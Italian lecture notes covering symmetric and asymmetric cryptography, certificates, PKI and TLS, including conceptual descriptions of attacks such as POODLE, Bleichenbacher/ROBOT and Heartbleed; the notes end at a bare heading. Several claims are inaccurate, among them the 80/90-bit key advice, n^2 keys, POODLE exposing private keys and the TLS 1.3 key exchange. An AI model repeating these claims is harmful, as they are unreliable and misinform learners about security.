Nei **cifrari a blocchi** vene trattato una sezione di *testo in chiaro* come una cosa unica per produrre un *testo cifrato* di egual lunghezza. La dimensione tipica di questa sezione è solitamente tra 64 e 128 bit. Un messaggio M più lungo di n bit viene diviso in blocchi di n bit e ogni blocco $(M_1, M_2, \ldots, M_i)$ viene cifrato separatamente con la stessa chiave k.

Esempi Alcuni esempi di cifrari a blocchi sono:

DES Data Encryption Standard è un cifrario a blocchi che opera su blocchi di 64 bit.

AES Advanced Encryption Standard è un cifrario a blocchi che opera su blocchi di 128 bit e utilizza chiavi di 128, 192 o 256 bit.

DES Il **Data Encryption Standard** è un cifrario a blocchi che opera su blocchi di 64 bit che venne progettato da `IBM` negli anni '70. Il cifrario è basato su una rete di sostituzione e trasposizione, e utilizza una chiave di 56 bit. Il DES è stato il cifrario più usato fino al 2000 (anche da ANS[1] e in tre F.I.P.S.[2]), fino al 2005 quando è stato definitivamente dichiarato insicuro.

Feistel (1973) Il cifrario DES è basato su una struttura di **Feistel**, la quale prevede che il testo in chiaro venga diviso in due parti uguali, la prima passa attraverso una funzione di cifratura insieme ad una chiave, il risultato viene messo in **XOR** con la seconda parte del testo in chiaro, il risultato viene poi scambiato con la prima parte e il processo viene ripetuto per 16 volte con 16 chiavi diverse (o una chiave divisa in 16 parti). La decodifica avviene tramite lo stesso processo ma con le chiavi e le parti invertite.

Vantaggi e svantaggi Primo vantaggio di questo algoritmo è lo stesso meccanismo di cifratura e de-cifratura oltre alla semplicità, questo rende le componenti hardware molto più semplici e meno costose in quanto non necessitano di componenti diverse per cifrare e de-cifrare.

AES L'**Advanced Encryption Standard** è un cifrario a blocchi sviluppato come successore del `DES` dal dicembre 2001. L'`AES` usa una chiave simmetrica in uno schema chiamato **Rijndael**.
Il processo di cifratura è basato su una serie di tabelle che contengono le operazioni da eseguire e di operazioni `XOR` che sono molto veloci e semplici conoscendo la chiave, l'operazione di de-cifratura è la stessa ma con le tabelle invertite. Tuttavia anche se il processo è lo stesso bisogna costruire hardware e software diversi per cifrare e de-cifrare.

3.2.4 Criptografia Asimmetrica

La **criptografia asimmetrica** anche chiamata ***Crittografia a chiave pubblica*** `PKC` prevede l'uso di due chiavi diverse, una per cifrare e una per de-cifrare. Questo sistema viene usato per avere una comunicazione sicura tra due parti in un contesto non sicuro.

One way function Le **funzioni one way** sono funzioni matematiche che costituiscono la base della crittografia asimmetrica, queste funzioni sono facili da calcolare in una direzione ma molto difficili nell'altra. Nella crittografia asimmetrica tuttavia usiamo funzioni *one-way* che contengono una così detta *trapdoor* o *backdoor* che permette di invertire la funzione in modo semplice se si conosce un certo parametro.

Caso dell'`RSA` Nell'`RSA` viene usata una funzione matematica che è facile da calcolare in una direzione ma molto difficile nell'altra, ovvero la **fattorizzazione di numeri primi**.

[1] American National Standard X3.92
[2] Federal Information Processing Standards

Le chiavi Le due chiavi usate nella crittografia asimmetrica sono due, una per cifrare e una per de-cifrare, la chiave pubblica è usata per cifrare i messaggi e la chiave privata è usata per de-cifrarli. La chiave pubblica è distribuita a tutti. Queste chiavi sono diverse ma corelate matematicamente anche se la conoscenza di una non permette la conoscenza dell'altra.

`RSA` - *(Rivest, Shamir, Adleman)*

L'`RSA` è un algoritmo di crittografia asimmetrica più usato al mondo, è basato sulla difficoltà di fattorizzare numeri primi molto grandi. L'algoritmo è stato inventato nel 1977 da `Ron Rivest`, `Adi Shamir` e `Leonard Adleman`. Oggi è il sistema di crittografia più usato al mondo e viene usato per scambio di chiavi, firme digitali e per la crittografia di dati.

Funzionamento Si prendono due numeri p e q entrambi primi molto grandi [3], poi si calcola il prodotto $N = p \cdot q$ questo sarà il **modulo**. Ora si prende un qualsiasi numero e tale che questo sia primo rispetto a $(p-1)(q-1)$, con questo troviamo d definito come l'inverso del modulo e come $d \cdot e = 1 \mod (p-1)(q-1)$. La chiave pubblica sarà (N, e) e la chiave privata sarà (N, d). Assumendo quindi che M con $0 < M < N$ sia il messaggio da cifrare, il messaggio cifrato sarà $C = M^e \mod N$ e il messaggio de-cifrato sarà $M = C^d \mod N$. Notare come $C^d \mod N = (M^e \mod N)^d \mod N = M^{ed} \mod N = M$.

Attacchi In quanto N e e sono pubblici se un attaccante riesce a fattorizzare N allora può usarlo per calcolarsi d e quindi de-cifrare i messaggi in quanto $e \cdot d = 1 \mod (p-1)(q-1)$. Per questo motivo è importante che N sia molto grande e che p e q siano molto grandi.

Un problema recente con `RSA` Recentemente è stato scoperto un problema relativo alla generazioni di chiavi `RSA` infatti una libreria software usata nelle *smartcard*, *security tokens* e *trusted platform modules* per generare chiavi `RSA` presentava una vulnerabilità: la libreria non generava in modo casuale le chiavi ma usava un generatore di numeri pseudo-casuali che permetteva di conoscere la chiave privata conoscendo la chiave pubblica. Questo problema è stato riscontrato in molti dispositivi che sono stati prodotti con questa libreria, questi dispositivi sono stati ritirati dal mercato e sostituiti.

Integrità con `RSA` Per verificare l'integrità di un messaggio si può usare la crittografia `RSA` a proprio vantaggio. Prendiamo un messaggio, ce ne calcoliamo l'*hash* tramite una funzione di *hashing*, ora grazie alla chiave privata il mittente cifra il *digest* ottenuto e invia messaggio e *digest* cifrato al destinatario. Il destinatario de-cifra il *digest* grazie alla chiave pubblica del mittente e confronta e ri-calcola l'*hash* del messaggio, se i due *digest* coincidono allora il messaggio è integro, altrimenti se non coincidono il messaggio è stato alterato (o il messaggio o il *digest*).

Problemi dell'`RSA` In generale l'unico reale problema dell'`RSA` è la lentezza, infatti la generazione delle chiavi è molto lenta e la cifratura e de-cifratura sono molto lente, per questo motivo l'`RSA` viene usato solo per scambiare chiavi simmetriche che verranno poi usate per cifrare i messaggi. In questo modo si combina la sicurezza dell'`RSA` con la velocità dei cifrari simmetrici.

store now decrypt later Peccato che in questo modo si è esposti ad attacchi del genere *store now decrypt later* ovvero se un attaccante riesce a intercettare tutti i messaggi compreso lo scambio di una chiave allora quando sarà riuscito a de-cifrare il messaggio con la chiave simmetrica potrà de-cifrare tutti i messaggi scambiati.

Pubblicazione della chiave privata Un altro modo per attaccare un sistema crittografico basato su `RSA` è quello che per un qualunque motivo la chiave privata venga pubblicata, in questo caso l'attaccante può de-cifrare tutti i messaggi cifrati con la chiave pubblica, e se la chiave pubblica è usata per firmare i messaggi allora l'attaccante può falsificare i messaggi. In questa situazione la coppia di chiavi deve essere revocata e sostituita con una nuova coppia.

[3] generatore di numeri casuali e controllo che questi siano primi

`DH` - ***Diffie-Hellman***

La cifratura `DH`è un algoritmo crittografico che permette a due parti di scambiarsi una chiave senza che questa venga trasmessa in alcun modo tramite un canale (sicuro o meno). L'algoritmo si basa sulla complessità dell'inversione di esponenti modulari. L'algoritmo è stato inventato da `Whitfield Diffie` e `Martin Hellman` nel 1976.

Fondamenti matematici L'algoritmo si basa su un campo finito $F = GF(p)$ che sono tutti i numeri interi modulo p con p primo. Inoltre sfrutta le proprietà degli esponenti, in quanto $g^x(\mod p)$ è una funzione irreversibile ma semplice da calcolare. Infine viene usato il **Problema del logaritmo discreto** o *DLP* che descrive come dati p, g, X trovare x tale che $g^x \mod p = X$, il che è computazionalmente difficile se p è primo e g è un generatore per $0 < X < p$ esiste un x tale che $g^x \mod p = X$.

Funzionamento nel dettaglio Consideriamo `A` e `B` i nostri interlocutori allora il procedimento è il seguente:

1. `A` sceglie un numero primo p e un generatore g per $GF(p)$ e un numero segreto a.
2. `A` sceglie un numero a grande (chiave privata) e calcola $A = g^a \mod p$ (chiave pubblica).
3. Ora `A` invia p numero primo scelto, g generatore scelto e A chiave pubblica di `A` a `B`.
4. `B` ricevuto p, g e A sceglie un numero segreto b molto grande (chiave privata) e calcola $B = g^b \mod p$ (chiave pubblica).
5. `B` invia a `A` B chiave pubblica di `B`.
6. Entrambi ora si calcolano la chiave risultante, `A` calcolerà $K_a = B^a \mod p$ e `B` calcolerà $K_b = A^b \mod p$. Si può dimostrare che $K_a = K_b$.[4]

Sicurezza del protocollo La sicurezza di `DH` dipende dalla difficoltà del `DLP`[5] e dall'abilità di un attaccante di risolvere il `DLP`, altrimenti non è possibile ricavarsi le chiavi private da quelle pubbliche.

men-in-the-middle D'altra parte il protocollo `DH` non garantisce l'autenticità del messaggio, dunque quando dell'esempio precedente `B` riceve la chiave pubblica, il numero primo e il generatore, non sà se effettivamente lo ha ricevuto da `A` allora una terza parte si può mettere nel mezzo e inviare diverse informazioni a `A` e `B` e quindi la comunicazione tra `A` e `B` intercettata da `C` usa due chiavi diverse tra `A-C` e tra `C-B` il tutto mantenendo sicure le corrispondenti chiavi private. Per risolvere questo problema si può usare la crittografia asimmetrica per autenticare le chiavi pubbliche.

3.3 Riassumendo

- Bisogna evitare di crearsi il proprio algoritmo di crittografia, in quanto è molto difficile creare un algoritmo sicuro e quelli fatti in casa sono molto più vulnerabili.
- *DES* non deve essere più usato in quanto è stato dichiarato insicuro.
- Consigliati blocchi di chiavi da 80/90 bit per la crittografia simmetrica usando `AES`.
- La sicurezza di `DES` e `AES` non è provata, è solo resistente ad attacchi conosciuti.
- Non dimenticarti di gestire bene le chiavi:

  come condividerla? vedi dopo

  come proteggerla? Usa un sistema di controllo degli accessi

  Con n partecipanti servono n^2 chiavi

[4] $K = A^b \mod p = (g^a \mod p)^b \mod p = g^{ab} \mod p = (g^b \mod p)^a \mod p = B^a \mod p$
[5] *Discrete Logarithm Problem*

- PKC≠RSA in quanto alcune proprietà di RSA non usano nessun aspetto di PKC.
- La sicurezza effettiva dipende dallo stato dell'arte nel risolvere problemi matematici. (avanzamento tecnologico, disponibilità di risorse, ecc. . .)
- DH usato solo per scambio di chiavi ma persistono problemi di autenticità. (Attenzione agli attacchi MITM)

Capitolo 4

Applicazioni della criptografia
PKI&TLS

4.1 Digital Certificates

4.1.1 Introduzione

Il certificato digitale è un documento elettronico che contiene la chiave pubblica di un'entità, come un'organizzazione, un sito web o un individuo ben identificato tramite procedure di verifica dell'identità, spesso legislate da normative nazionali o internazionali. Il certificato è rilasciato da un'autorità di certificazione (CA) riconosciuta a livello internazionale, che garantisce l'identità del titolare del certificato. Il certificato è firmato digitalmente dalla CA, che ne garantisce l'integrità e l'autenticità. Il certificato può essere usato per autenticare l'identità del titolare, per garantire la riservatezza delle comunicazioni e per garantire l'integrità dei dati scambiati. Il certificato usa il paradigma della crittografia a chiave pubblica, in cui una chiave è usata per cifrare i dati e l'altra per decifrarli, infatti è composto da un certificato pubblico e da una chiave privata.

4.1.2 Struttura del certificato `X.509`

All'interno del certificato sono presenti le seguenti informazioni:

Version o versione del certificato, che indica il formato del certificato.

Serial Number o numero seriale del certificato, rispetto ad altri certificati rilasciati dalla stessa `CA`.

Signature Algorithm ID o algoritmo di firma digitale usato per firmare il certificato.

Issuer o autorità di certificazione, che ha rilasciato il certificato (`CA`).

Validity Period o periodo di validità del certificato.

Subject o titolare del certificato che lo ha richiesto, la quale identità è garantita dalla `CA`.

Subject Public Key o chiave pubblica del titolare del certificato (`PK`).

Algoritmo di cifratura asimmetrica usato per cifrare i dati.

Valore della chiave pubblica.

Issuer Unique Identifier o identificativo univoco della `CA`.

Subject Unique Identifier o identificativo univoco del titolare del certificato.

Extensions o estensioni del certificato, che possono contenere informazioni aggiuntive, quali nomi alternativi, restrizioni d'uso, ecc.

Signature o firma digitale del certificato rilasciata dalla CA che garantisce l'integrità e l'autenticità del certificato e che questo non sia stato alterato o contraffatto.

4.1.3 Certificati: domande e risposte

- Come sono rilasciati i certificati?
- Chi può rilasciare i certificati?
- Perché dovrei fidarmi di un ente certificatore?
- Come posso controllare se un certificato è valido?
- Come posso revocare un certificato?
- Chi può revocare un certificato?

La risposta a queste domande è data dalla PKI (Public Key Infrastructure), che è un insieme di tecnologie, standard e procedure che permettono di gestire in modo sicuro le chiavi pubbliche e i certificati digitali.

4.2 *Public Key Infrastructure* - PKI

Una PKI è un insieme di tecnologie, standard e procedure che permettono di gestire in modo sicuro le chiavi pubbliche e i certificati digitali. Questa infrastruttura garantisce anche la corrispondenza tra le chiavi pubbliche e i titolari delle chiavi, garantendo l'integrità e l'autenticità delle chiavi pubbliche e dei certificati digitali.

4.2.1 Ottenere un certificato

Per ottenere un certificato, il titolare deve come prima cosa registrarsi presso una CA autorevole, la quale verifica tramite processi che possono essere automatici o manuali l'identità del richiedente. Una volta verificata l'identità del richiedente questo invia una chiave privata e pubblica da certificare alla CA la quale CA rilascia il certificato, contenete le informazioni del titolare e la chiave pubblica del titolare, questo certificato è firmato digitalmente tramite chiave privata dalla CA e inviato al titolare che ora può distribuirlo.

ACME - Automated Certificate Management Environment

ACME è un protocollo di gestione automatica dei certificati, che permette di automatizzare il processo di richiesta, rinnovo e revoca dei certificati digitali. Il protocollo è stato sviluppato per semplificare la gestione dei certificati digitali, riducendo i costi e i tempi di gestione dei certificati. Il protocollo è basato su un modello di autorizzazione a due fattori, in cui il richiedente deve dimostrare di avere il controllo del dominio per cui richiede il certificato e di essere autorizzato a richiedere il certificato.

Let's encrypt è un'autorità di certificazione che rilascia certificati digitali gratuitamente, tramite il protocollo ACME. Il servizio è stato lanciato nel 2016 con l'obiettivo di rendere l'uso dei certificati digitali più diffuso e sicuro, riducendo i costi e i tempi di gestione dei certificati. Il servizio è automatizzato e permette di ottenere un certificato digitale in pochi minuti, senza dover passare per procedure manuali di verifica dell'identità verificando l'identità del richiedente tramite il controllo del dominio per cui richiede il certificato.

Funzionamento

1. Il richiedente genere una coppia di chiavi pubblica e privata.
2. Il richiedente dimostra di essere in possesso del dominio per cui richiede il certificato.
3. Il richiedente richiede il certificato alla CA tramite il protocollo ACME.

4. La CA verifica il controllo del dominio e rilascia il certificato.

5. Il richiedente installa il certificato sul proprio server e può revocare o rinnovare il certificato in qualsiasi momento.

Verifica del controllo del dominio

- HTTP-01: il richiedente deve creare un file con un contenuto specifico e caricarlo sul proprio server web.
- DNS-01: il richiedente deve creare un record TXT con un contenuto specifico nel proprio server DNS.
- TLS-ALPN-01: il richiedente deve configurare un certificato particolare con una connessione TLS specifica.

4.2.2 Requisiti su PKI

In quanto il sistema di PKI è distribuito a livello globale, è necessario che le CA e gli utenti rispettino alcuni requisiti comuni, tra cui: una politica di assegnazione nomi univoca, ogni parte della PKI deve provare ad alla TTP (*Trusted Third Party*) che hanno una identità. Inoltre le TTPs devono controllare che quella identità sia valida e che il richiedente abbia ricevuto quella identità da una fonte affidabile. Infine le TTPs devono garantire che le chiavi pubbliche siano valide e che siano state rilasciate da una fonte affidabile.

Requisiti dei software Tutti i software che operano con la PKI devono rispettare alcuni requisiti, tra cui: devono supportare i protocolli standard della PKI, devono supportare i formati standard dei certificati digitali, devono supportare i meccanismi standard di verifica dei certificati digitali, devono supportare i meccanismi standard di revoca dei certificati digitali, devono supportare i meccanismi standard di gestione dei certificati digitali e devono essere aggiornati regolarmente per garantire la sicurezza dei certificati digitali.

CRL - *Certificate Revocation List*

La CRL è una lista di certificati revocati, che contiene le informazioni sui certificati che sono stati revocati dalla CA. Questa lista viene aggiornata regolarmente dalla CA e distribuita in tutto il modo a orari regolari alle RA (*Registration Authority*) e agli utenti. La CRL contiene le seguenti informazioni sui certificati revocati: il numero seriale del certificato, la data di revoca, il motivo della revoca e la CA che ha revocato il certificato. Una possibile criticità di questo sistema è che la CRL può essere ritardata nella sua distribuzione e quindi un certificato revocato può essere utilizzato per un certo periodo di tempo, non conosciuto per motivi di sicurezza.

4.2.3 Validazione di un certificato

La **validazione di un certificato** è il processo per il quale si verifica che un certificato sia valido, autentico e integro prima di stabilire una connessione SSL/TLS con un server web. Inoltre ci si assicura che il certificato non sia scaduto e che non sia stato revocato dalla CA. Il processo di validazione di un certificato è composto da diversi passaggi:

1. Il *client* segue la catena di fiducia fino ad arrivare alla CA radice (Root CA).

2. Ogni certificato nella catena di fiducia è verificato tramite la firma digitale della CA che lo ha rilasciato per garantire l'autenticità e l'integrità del certificato.

3. Il *client* verifica che il certificato sia valido per il periodo di validità specificato nei certificati.

4. Viene controllato che il certificato non sia stato revocato dalla CA tramite la CRL.

5. Infine il *client* verifica che il CN (*Common Name*) o il SAN (*Subject Alternative Name*) del certificato corrisponda al nome del server web a cui si sta connettendo.

4.2.4 Catena di fiducia

La catena di fiducia è una struttura gerarchica che permette di garantire l'autenticità e l'integrità delle chiavi pubbliche e dei certificati digitali. La catena di fiducia è composta da una serie di entità che si fidano l'una dell'altra e che garantiscono l'autenticità e l'integrità delle chiavi pubbliche e dei certificati digitali. La catena di fiducia è basata su un modello gerarchico, in cui le entità sono organizzate in una struttura ad albero, in cui ogni entità è collegata a un'altra entità di livello superiore, fino ad arrivare a un'autorità di certificazione radice (`Root CA`).

4.3 SSL & TLS introduction

Come possiamo sfruttare la crittografia a chiave pubblica e l'infrastruttura `PKI` per garantire la riservatezza, l'integrità e l'autenticità delle comunicazioni su Internet? La risposta è data dal protocollo `SSL` (*Secure Socket Layer*) e dal suo successore `TLS` (*Transport Layer Security*), che permettono di garantire la sicurezza delle comunicazioni su Internet.

`SSL` (*Secure Socket Layer*) è un protocollo di sicurezza che permette di garantire la riservatezza, l'integrità e l'autenticità delle comunicazioni su Internet. Il protocollo è basato su un modello di crittografia a chiave pubblica, in cui una chiave è usata per cifrare i dati e l'altra per decifrarli. Il protocollo è stato sviluppato da Netscape nel 1994 e ha avuto un grande successo, diventando uno standard de facto per la sicurezza delle comunicazioni su Internet.

`TLS` (*Transport Layer Security*) è il successore di `SSL`, che è stato sviluppato per superare i problemi di sicurezza di `SSL` e per garantire una maggiore sicurezza delle comunicazioni su Internet. Il protocollo è basato su un modello di crittografia a chiave pubblica, in cui una chiave è usata per cifrare i dati e l'altra per decifrarli. Il protocollo è stato sviluppato dal gruppo di lavoro `IETF` (*Internet Engineering Task Force*). Esistono varie versioni del protocollo, tra cui `TLS 1.0` (`RFC 2246` 1999), `TLS 1.1` (`RFC 4346` 2006), `TLS 1.2` (`RFC 5246` 2008), `TLS 1.3` (`RFC 8446` 2018), la versione `TLS 1.3` e `TLS 1.2` sono le più utilizzate e al momento coesistono nella rete.

Obbiettivo di queste tecnologie L'obiettivo di queste tecnologie è quello di garantire la riservatezza, l'integrità e l'autenticità delle comunicazioni nel web, proteggendo i dati sensibili degli utenti e garantendo la sicurezza delle transazioni online. Questo anche tramite il protocollo `HTTPS` (*HyperText Transfer Protocol Secure*), che è una versione sicura del protocollo `HTTP` che utilizza il protocollo `SSL` o `TLS` per garantire la sicurezza delle comunicazioni tra il *client* e il *server* web.

4.4 TLS in architetture *client-server*

Nelle architetture *client-server* dove uno o più *client* si connettono a un *server* comune eseguendo richieste per ottenere risorse o servizi. Il client provvede una interfaccia per l'utente in modo che questo possa interagire con il server, il server invece fornisce i servizi richiesti dal client molto spesso in maniera trasparente. Solitamente viene usato il protocollo `TCP` al livello di trasporto per garantire la connessione tra client e server, ma questo non garantisce la sicurezza delle comunicazioni, ma questo non è sufficiente per garantire un canale sicuro tra client e server. In questo schema anche usando il protocollo `TLS` non è garantita la privacy del canale, questo in quanto un qualsiasi punto nel mezzo della infrastruttura può intercettare i dati scambiati tra client e server, questo accade in quanto `TLS` garantisce solo sicurezza punto a punto.

4.4.1 *handshake* del TLS

Durante il processo di *handshake* vengono negoziate tra *client* e *server* una serie di parametri, tra cui la chiave di codifica che verrà usata per la trasmissione dei dati. In questo *handshake* viene usata la `PKC` per garantire l'autenticità delle parti e la riservatezza delle comunicazioni.

4.4.2 Dove è posizionato il TLS

Il TLS viene posto tra il livello TCP/IP e il livello applicazione. Il TLS fornisce dunque una interfaccia al livello applicazione per garantire la sicurezza delle comunicazioni tra livelli applicazione, ma non ai livelli inferiori. All'interno di questa interfaccia sono presenti due sotto-livelli uno è *TLS handshake protocol* contenente le informazioni di *handshake*, il cambio di chiavi e eventuali parametri di sicurezza, l'altro è il *TLS record protocol* che si occupa di cifrare e decifrare i dati scambiati tra client e server.

4.5 TLS 1.2 *handshake*

Il *handshake* di TLS 1.2 è composto da diverse fasi:

1. *ClientHello* - Il client invia al server un messaggio *ClientHello* contenente i parametri di sicurezza supportati dal client, tra cui la versione di TLS supportata, gli algoritmi di cifratura supportati e i parametri di sicurezza. (vedi sottosezione 4.5.1)

2. *ServerHello* - Il server risponde con un messaggio *ServerHello* contenente i parametri di sicurezza scelti dal server (la versione più recente di TLS supportata, gli algoritmi di cifratura supportati e i parametri di sicurezza). Inoltre contiene la *cipher suite* scelta dal server per la comunicazione, oltre ad un identificativo di sessione.

3. *Server Certificate* - Il *server invia* al client il suo certificato digitale, lo scambio di chiavi *server* e la richiesta del certificato *client*. A questo punto l'*handshake* lato *server* è completato. (Comunicazione protetta da RSA o *Diffie-Hellman*)

4. *Client Certificate* - Il *client* invia al *server* il suo certificato digitale, lo scambio di chiavi *client* (Comunicazione protetta da RSA o *Diffie-Hellman*). Verifica infine il certificato ottenuto dal *server* verificando che il server è colui che ha richiesto il certificato. A questo punto l'*handshake* da entrambe le parti è completato, ora è possibile iniziare a scambiare dati cifrati tramite il protocollo stabilito.

5.

4.5.1 TLS *cipher suites*

Una cosi detta *cipher suites* è un insieme di algoritmi che permettono di rendere sicura una connessione sulla rete, questa è composta da: un algoritmo di scambio di chiave, un algoritmo di cifratura di massa e un MAC (o *Message Authentication Code*) per permettere l'autenticazione dei messaggi scambiati tra client e server. Le *cipher suites* possono includere **firme** e **autenticazioni** per garantire l'autenticazione tra *client* e *server*.

Nomenclatura É presente una serie di regole per denominare una *cipher suite*, una di queste è:
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ovvero:

TLS - Protocollo di sicurezza.

ECDHE_RSA - Algoritmo di scambio di chiave.

ECDHE - *Elliptic Curve Diffie-Hellman Ephemeral* in modo che una chiave di sessione sia diversa per ogni sessione, ma con una chiave più piccola.

RSA - Algoritmo per i certificati di firma digitale.[1]

WITH - Separatore.

AES_128_GCM - Algoritmo di cifratura di massa.

AES - *Advanced Encryption Standard*[2].

[1] Vedi 3.2.4 RSA - *(Rivest, Shamir, Adleman)*
[2] Vedi 3.2.3 AES

`128` - Lunghezza della chiave.

`GCM` - *Galois/Counter Mode* è una modalità di cifratura che combina la cifratura con il calcolo di un `MAC`. Senza di questo il messaggio cifrato solo con `AES` potrebbe essere comunque visibile.

4.5.2 Sulle chiavi *pre-master* & *master*

Durante il processo di *handshake* non viene scambiata la chiave vera e propria, ma una chiave *pre-master*, generata tenendo in mente la *cipher suite* scelta. Per semplificare il processo di generazione delle chiavi è importante identificare una lunghezza fissata per la chiave dalla quale bisogna derivare la chiave *master*, solitamente 48 byte. La chiave *master* è generata a partire dalla chiave *pre-master* (scambiata durante il *handshake*) e da altri parametri. La chiave *master* è usata per generare le chiavi di sessione che verranno usate per cifrare e decifrare i dati scambiati tra client e server durante la connessione. Il principio dietro questo apparente complicato processo è quello di non usare le stesse chiavi per firmare e autenticate i messaggi, in modo che se una chiave viene compromessa non vengano compromesse entrambe e la controparte è in grado di riconoscere che la chiave è stata compromessa.

4.5.3 In a nutshell

Esistono due situazione, quello nel quale solo il *server* si autentica, in questo caso non è possibile distinguere chi sia il *client*, in un secondo caso entrambe le parti si autenticano, in questo caso è possibile distinguere chi sia il *client* e chi il *server*, ciò avviene mediante l'uso di certificati digitali.

4.6 Vulnerabilità di `TLS`

Introduzione Anche se `TLS` è uno dei protocolli di sicurezza più utilizzati per garantire la riservatezza, l'integrità e l'autenticità delle comunicazioni su Internet, è comunque soggetto a diverse vulnerabilità che possono essere sfruttate dagli attaccanti per compromettere la sicurezza delle comunicazioni. Le principali cause di queste vulnerabilità sono legate alla compatibilità con versioni obsolete del protocollo, delle "*logical flaws*" ovvero errori logici (sia *client* che *server*), e delle vulnerabilità legate all'implementazione del protocollo (incluso il largamente usato `OpenSSL`).

4.6.1 Principali vulnerabilità

Una delle principali vulnerabilità di `TLS` è costituita dal fatto che fino a quando il *handshake* non è completato, i dati scambiati tra *client* e *server* non sono protetti e possono essere intercettati da un attaccante, quindi tutti possono vedere che un determinato *client* si sta connettendo a un determinato *server*. Inoltre esistono diverse vulnerabilità legate all'implementazione di `TLS`, tra cui:

- **Heartbleed** - Una vulnerabilità che permette di leggere la memoria del server e di ottenere informazioni sensibili, come le chiavi private e i certificati digitali, causato dalla mancanza di controlli sulla dimensione dei dati inviati al server.
- **RC4NOMORE** - Una vulnerabilità che permette di decifrare alcune parti del flusso chiave di dati cifrati con l'algoritmo `RC4` (usato vastamente fino al 2017). Già dal 2013 si era iniziato a vedere delle possibili debolezze dell'algoritmo e nel 2015 si sono scoperti dei *bias* sulla generazione del *cipher stream*, fino a quando nel 2017 è stato possibile decifrare delle parti del flusso contenente cookies (e quindi token di autenticazione) permettendo di impersonare un utente. Per un attacco medio di questo genere si impiegano in media 52 ore in quanto un attaccante deve raccogliere la prima richiesta e calcolare una serie di *cookies* fittizi per impersonare l'utente.

4.6.2 Consolidamento della chiave & attacchi collegati

Overview Nel processo di `ClientHello` viene offerta una serie di *cipher suites* che il *client* supporta, il *server* risponde con una *cipher suite* scelta tra quelle offerte dal *client*. Durante `ClientHello` e `ServerHello`

vengono scambiati anche 32 byte di dati casuali (28 casuali e 4 di timestamp). Questi dati casuali vengono firmati dal *server* nella *suite* di tipo *Diffie-Hellman* e servono per generare la chiave di sessione. Questi dati casuali sono importanti per garantire la sicurezza della connessione, in quanto permettono di generare una chiave di sessione diversa per ogni sessione, rendendo più difficile per un attaccante intercettare e decifrare i dati scambiati tra *client* e *server*.

L'attacco Un attacco cerca di "indurre" il *server* e il *client* ad usare la stessa chiave di sessione. Questo attacco prevede che il male intenzionato ritrasmetta i dati casuali di una precedente sessione della quale si conosce la chiave di sessione, in modo che venga generata la stessa chiave di sessione per la nuova. In questo attacco dunque chi lo esegue deve piazzarsi in mezzo, conoscere una chiave di sessione firmata e riuscire a farla usare al *client*, una volta che si riesce ad intercettare un *token* di autenticazione il gioco è fatto e l'attaccante può impersonare il *client*, per questo è necessario per proteggersi un secondo livello di autenticazione (come una `OTP`).

4.6.3 Attacchi legati alla retro compatibilità

Overview Un'altra vulnerabilità di `TLS` è legata alla retro compatibilità con versioni obsolete del protocollo, che possono essere sfruttate dagli attaccanti per compromettere la sicurezza delle comunicazioni. Queste vulnerabilità sono legate alla presenza di *fallback* a versioni meno sicure del protocollo, che possono essere sfruttate dagli attaccanti per compromettere la sicurezza delle comunicazioni.

L'attacco (`POODLE`) Un attacco di tipo `POODLE` (*Padding Oracle On Downgraded Legacy Encryption*) sfrutta la retro compatibilità di `TLS` con versioni obsolete del protocollo, come `SSL 3.0`, per compromettere la sicurezza delle comunicazioni. L'attacco sfrutta una vulnerabilità conosciuta del protocollo `SSL 3.0`, che permette di decifrare i dati scambiati tra *client* e *server* e di ottenere informazioni sensibili, come le chiavi private e i certificati digitali. L'attacco funziona in questo modo: l'attaccante intercetta le prime fasi del *handshake* tra *client* e *server* sostituendosi a quest'ultimo quando il *client* propone una versione di `TLS` più recente l'attaccante risponde che non supporta quella versione e il *client* retrocede fino a `SSL 3.0`, a questo punto la comunicazione viene lasciata passare al *server* e l'attaccante può iniziare a decifrare i dati scambiati tra *client* e *server*.

L'attacco *Bleichenbacher* & `ROBOT` Nel 1998 *Bleichenbacher* ha scoperto una vulnerabilità del tipo *man-in-the-middle* della criptografia basata su `RSA` che permette di risalire alla chiave *pre-master* e quindi di derivare la chiave di sessione. In questo attacco la debolezza sta nelle risposte del *server* ad un *cipher-text* con un *padding* non corretto, in questo modo l'attaccante può indovinare la chiave *pre-master* quando il server risponde con un *padding* corretto. Il protocollo `TLS` risolve questo problema in modo che il *server* risponda nella stessa maniera sia che il *padding* sia corretto che non, in modo che l'attaccante non possa indovinare la chiave *pre-master*. Questa vulnerabilità è strettamente collegata all'attacco `ROBOT` che sfrutta la stessa vulnerabilità molti anni dopo quando si è decifrata le risposte affermative/negative del *server*.

4.6.4 Mitigazioni

Per mitigare queste vulnerabilità è necessario adottare alcune misure di sicurezza, tra cui:

- **Disabilitare le versioni obsolete del protocollo** - Disabilitare le versioni obsolete del protocollo, come `SSL 3.0`, per evitare che gli attaccanti possano sfruttare le vulnerabilità di queste versioni per compromettere la sicurezza delle comunicazioni.
- **Usare uno strumento come `TSLAssistant`** - Uno strumento che permette di identificare le possibili vulnerabilità di `TLS` e di adottare le misure di sicurezza necessarie per mitigare questi rischi.
- **Configurare bene i protocolli `TLS`** - Configurare correttamente i protocolli `TLS` per garantire la sicurezza delle comunicazioni su Internet.

4.7 TLS 1.3

Gli obbiettivi della versione 1.3 di TLS sono:

- **Sicurezza** - Migliorare la sicurezza delle comunicazioni su Internet, garantendo la riservatezza, l'integrità e l'autenticità dei dati scambiati tra *client* e *server*, ciò grazie a tecniche moderne di crittografia e autenticazione.
- **Privacy** - Garantire la privacy degli utenti, cifrando più del solo protocollo
- **Velocità** - Migliorare le prestazioni del protocollo cercando di eseguire gli *handshake* con 1 RTT o 0 RTT.
- ***Backward compatibility*** - Garantire la compatibilità con le versioni precedenti del protocollo, in modo che i client e i server che supportano TLS 1.3 possano comunicare con quelli che supportano le versioni precedenti del protocollo.
- ***Cleanup*** - Rimuovere le funzionalità obsolete e non sicure del protocollo, per garantire la sicurezza delle comunicazioni su Internet.

Faster handshake

In TLS 1.3 durante il primo pacchetto inviato da *client* a *server* oltre a contenere i dati relativi alle versioni supportate e alle *cipher suites* supportate, contiene anche una chiave di sessione (derivata usando una variante di *Diffie-Hellman*), in risposta a questo il *server* invia un pacchetto contenente la chiave di sessione cifrata con la chiave pubblica del *client*, il certificato del *server* e i parametri di sicurezza. Questo è possibile in quanto TLS 1.3 non prevede una negoziazione sul metodo di derivazione della chiave di sessione, ma usa un metodo fisso. Dunque in questa versione la funzione RSA non è più usata per cifrare la chiave di sessione.

Cipher suites

